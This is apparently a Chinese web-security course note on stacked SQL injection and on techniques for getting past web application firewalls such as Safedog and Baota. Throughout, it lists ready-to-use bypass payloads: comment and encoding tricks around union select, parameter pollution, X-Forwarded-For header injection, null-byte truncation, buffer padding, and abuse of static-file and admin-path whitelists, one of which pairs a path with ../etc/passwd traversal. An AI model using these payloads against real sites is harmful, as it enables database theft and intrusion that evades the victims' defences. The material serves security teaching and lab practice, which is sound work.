

# 18 WEB漏洞-堆叠及WAF绕过注入





#堆叠查询注入

Stacked injections(堆叠注入)从名词的含义就可以看到

应该是一堆 sql 语句(多条)一起执行。

而在真实的运用中也是这样的, 我们知道在 mysql 中,

主要是命令行中, 每一条语句结尾加; 表示语句结束。

这样我们就想到了是不是可以多句一起使用。

这个叫做 stacked injection。

#phpstudy+safedog安装找不到服务解决

#市面上常见的waf产品列表分析-wafw00f

#部分bypass sqlinject payload

id=1 union/\*%00\*/%23a%0A/\*!/\*!select 1,2,3\*/;%23

id=-1 union/\*%00\*/%23a%0A/\*!/\*!select%201,database%23x%0A(),3\*/;%23

id=-1%20union%20/\*!44509select\*/%201,2,3%23

id=-1%20union%20/\*!44509select\*/%201,%23x%0A/\*!database\*/(),3%23

id=1/\*\*&id=-1%20union%20select%201,2,3%23\*/

id=-1 %20union%20all%23%0a%20select%201,2,3%23

-1 %20union%20all%23%0a%20select%201,%230%0Adatabase/\*\*/(),3%23

演示案例：

✧ Sqlilabs-Less38-堆叠注入(多语句)

✧ WAF部署-安全狗,宝塔等waf搭建部署

✧ 简要讲解安全狗,宝塔等防护waf策略规则

✧ 简要演示安全狗bypass sqlinject防护规则

eg:

当前执行语句：

select \* from users

where id=-1 union select 1,2,3#\*/

安全狗匹配的时候匹配的是

1/\*\*-1 union select 1,2,3#\*/

或1/\*\*&id-1%20union%20select%201,2,3%23\*/

其中符号中起到注释作用，正常情况下没有执行，

安全狗直接不管，但是参数污染导致的真实数据是

-1 union select 1,2,3#\*/正常执行sql

✧ 实测简易CMS头部注入漏洞Bypass原理分析

抓包，注入点：X-Forwarded-For:

如：X-Forwarded-For:8.8.8.8' union select 1,2,3,database(),5#

涉及资源：

https://www.cnblogs.com/backlion/p/9721687.html

https://blog.csdn.net/nzjdsds/article/details/93740686

#应用层

大小写/关键字替换

id=1 UnIoN/\*\*/SeLeCT 1,user()

Hex() bin() 等价于ascii()

Sleep() 等价于 benchmark()

Mid()substring() 等价于 substr()

@@user 等价于 User()

@@Version 等价于 version()

各种编码

大小写，URL，hex，%0A等

注释使用

// -- --+ # /\*\*/ + :%00 /!\*\*/等

再次循环(双写绕过)

union==uunionnion

等价替换

user()=@@user() and=& or=| ascii=hex等

参数污染（搜一下相关博客）

?id=1&id=2&id=3

编码解码及加密解密

s->%73->%25%37%33

hex,unlcode,base64等

更改请求提交方式

GET POST COOKIE等

POST->multipart/form-data

中间件HPP参数污染

#数据库特性

1、Mysql技巧

（1）mysql注释符有三种：#、/\*...\*/、-- ...

(注意--后面有一个空格)

（2）空格符:[0x09,0x0a-0x0d,0x20,0xa0]

（3）特殊符号：%a 换行符

可结合注释符使用%23%0a，%2d%2d%0a。

（3）内联注释：

/\*!UnIon12345SelEcT\*/ 1,user()

//数字范围 1000-50540

（4）mysql黑魔法

select{x username}from {x11 test.admin};

2、SQL Server技巧

（1）用来注释掉注射后查询的其余部分：

/\* C语言风格注释

-- SQL注释

; 00％ 空字节

（2）空白符：[0x01-0x20]

（3）特殊符号：%3a 冒号

id=1 union:select 1,2 from:admin

（4）函数变形：如db\_name[空白字符]()

3、Oracle技巧

（1）注释符：--、/\*\*/

（2）空白字符：[0x00,0x09，0x0a-0x0d,0x20]

4.配合FUZZ

select \* from admin where id=1【位置一】union【位置二】

select【位置三】1,2,db\_name()【位置四】from【位置五】admin

#逻辑层

1、逻辑问题

（1）云waf防护，一般我们会尝试通过查找站点的真实IP，

从而绕过CDN防护。

（2）当提交GET、POST同时请求时，进入POST逻辑，而忽略了

GET请求的有害参数输入,可尝试Bypass。

（3）HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳

转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。

（4）特殊符号%00，部分waf遇到%00截断，只能获取到前面的参数，

无法获取到后面的有害参数输入，从而导致Bypass。

比如：id=1%00and 1=2 union select 1,2,column\_name

from information\_schema.columns

2、性能问题

猜想1：在设计WAF系统时，考虑自身性能问题，当数据量达到一定

层级，不检测这部分数据。只要不断的填充数据，当数据达到一定

数目之后，恶意代码就不会被检测了。

猜想2：不少WAF是C语言写的，而C语言自身没有缓冲区保护机制，

因此如果WAF在处理测试向量时超出了其缓冲区长度就会引发bug，

从而实现绕过。

例子1：

?id=1 and (select 1)=(Select 0xA\*1000)+UnIoN+SeLeCT

+1,2,version(),4,5,database(),user(),8,9

PS：0xA\*1000指0xA后面”A"重复1000次，一般来说对应用软件

构成缓冲区溢出都需要较大的测试长度，这里1000只做参考也许

在有些情况下可能不需要这么长也能溢出。

例子2：

?a0=0&a1=1&.....&a100=100&id=1 union select

1,schema\_name,3 from INFORMATION\_SCHEMA.schemata

备注：获取请求参数，只获取前100个参数，第101个参数并没有

获取到，导致SQL注入绕过。

3、白名单

方式一：IP白名单

从网络层获取的ip，这种一般伪造不来，如果是获取客户端的IP，

这样就可能存在伪造IP绕过的情况。

测试方法：修改http的header来bypass waf

X-forwarded-for

X-remote-IP

X-originating-IP

x-remote-addr

X-Real-ip

方式二：静态资源

特定的静态资源后缀请求，常见的静态文件(.js .jpg .swf

.css等等)，类似白名单机制，waf为了检测效率，不去检测这样

一些静态文件名后缀的请求。

http://10.9.9.201/sql.php?id=1

http://10.9.9.201/sql.php/1.js?id=1

备注：Aspx/php只识别到前面的.aspx/.php 后面基本不识别

方式三：url白名单

为了防止误拦，部分waf内置默认的白名单列表，如

admin/manager/system等管理后台。

只要url中存在白名单的字符串，就作为白名单不进行检测。

常见的url构造姿势：

http://10.9.9.201/sql.php/admin.php?id=1

http://10.9.9.201/sql.php?a=/manage/&b=../etc/passwd

http://10.9.9.201/../../../manage/../sql.asp?id=2

waf通过/manage/“进行比较，只要uri中存在/manage/就作为

白名单不进行检测，这样我们可以通过

/sql.php?a=/manage/&b=../etc/passwd 绕过防御规则。

方式四：爬虫白名单

部分waf有提供爬虫白名单的功能，识别爬虫的技术一般有两种：

1、 根据UserAgent 2、通过行为来判断

UserAgent可以很容易欺骗，我们可以伪装成爬虫尝试绕过。

User Agent Switcher (Firefox 附加组件)，下载地址:

https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/